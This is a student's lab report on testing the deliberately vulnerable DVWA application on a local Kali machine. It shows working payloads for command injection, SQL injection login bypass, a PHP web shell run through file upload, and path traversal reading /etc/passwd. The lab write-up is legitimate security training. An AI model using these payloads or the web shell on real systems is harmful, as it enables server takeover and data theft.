

DVWA Vulnerability Assessment Report

Submitted By: Rahul Gandham

For: Assignment-6 ~ DVWA

Date: 22/09/2025

1. Introduction

This report documents the installation, configuration, and security vulnerability testing of the Damn Vulnerable Web Application (DVWA) on Kali Linux. The objective is to identify common web vulnerabilities manually and with light automated assistance, present findings with evidence, and provide remediation recommendations.

2. Installation and Setup

- Kali Linux updated with:

```
sudo apt update
```


- Installed DVWA:

```
sudo apt install dvwa
```

- Started DVWA service:

```
sudo dvwa-start
```

- Accessed DVWA at `http://127.0.0.1:42001/`
- Logged in with default credentials (admin/password)
- Set DVWA Security level to **Low**



```
(kali@kali)~$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50.5 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [326 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [201 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [911 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.3 kB]
Fetched 73.2 MB in 29s (2,554 kB/s)
7 packages can be upgraded. Run 'apt list --upgradable' to see them.


(kali@kali)~$ sudo apt install dvwa
dvwa is already the newest version (2.4-0kali1).
The following packages were automatically installed and are no longer required:
  libjs-underscore libplacebo349 libportmidi0
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 7

(kali@kali)~$ sudo dvwa-start

(kali@kali)~$
```

Screenshot 1: Screenshot of the terminal showing installation commands.



Screenshot 2: DVWA homepage with security level set as Low.

3. Vulnerability Testing and Findings

3.1 Reflected Cross-Site Scripting (XSS)


- Payload used:

```

```

- Result: Popup alert displaying document.cookie, confirming successful reflected XSS.

- Impact: Enables attackers to steal session cookies and impersonate users.




Screenshot 3: The payload entered and the resulting alert popup.

3.2 Stored Cross-Site Scripting (Stored XSS)

- Payload injected into input fields saved on server and reflected on page load.
- Result: Popup alert appeared each time the page with the stored payload loaded.

- Impact: Persistent threat affecting all users accessing the vulnerable page.




Screenshot 4: Showing input page with stored XSS payload and alert on page reload.

3.3 Command Injection

- Payload injected into vulnerable input (e.g., ping field):

```
127.0.0.1; whoami
```

- Result: Terminal output showed the user executing commands on the server.
- Impact: Remote command execution allows full server compromise.



Screenshot 5: Showing the input payload and command execution output.


3.4 SQL Injection

- Payload used in login/input:

```
' OR '1'='1
```

- Result: Bypass of authentication and display of unauthorized data.

- Impact: Enables attackers to access sensitive data without proper credentials



Screenshot 6: Showing injection input and data retrieved from the database.

3.5 File Upload and Remote Code Execution (RCE)


- Uploaded PHP shell script:


```
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
}
?>
```

- After upload, accessed:

```
http://127.0.0.1:42001/hackable/uploads/shell.php?cmd=whoami
```

- Result: Command output displayed confirming remote code execution.
- Impact: Allows arbitrary server control.






Screenshot 7.1&7.2: Showing file upload success screen and command execution output in the browser.

3.6 File Inclusion (LFI)

- Input used for file inclusion:

```
../../../../etc/passwd
```

- Result: Content of /etc/passwd displayed confirming Local File Inclusion vulnerability.
- Note: Remote File Inclusion (RFI) disabled (allow_url_include=Off).
- Impact: Exposure of sensitive system files.




Screenshot 8: Showing input field with path traversal payload and file contents displayed.

4. Automated Scanning

- Ran Nikto scan:

```
nikto -h http://127.0.0.1:42001/
```

- Found directories, server headers with weaknesses.
- Supplemented manual findings and identified additional misconfigurations

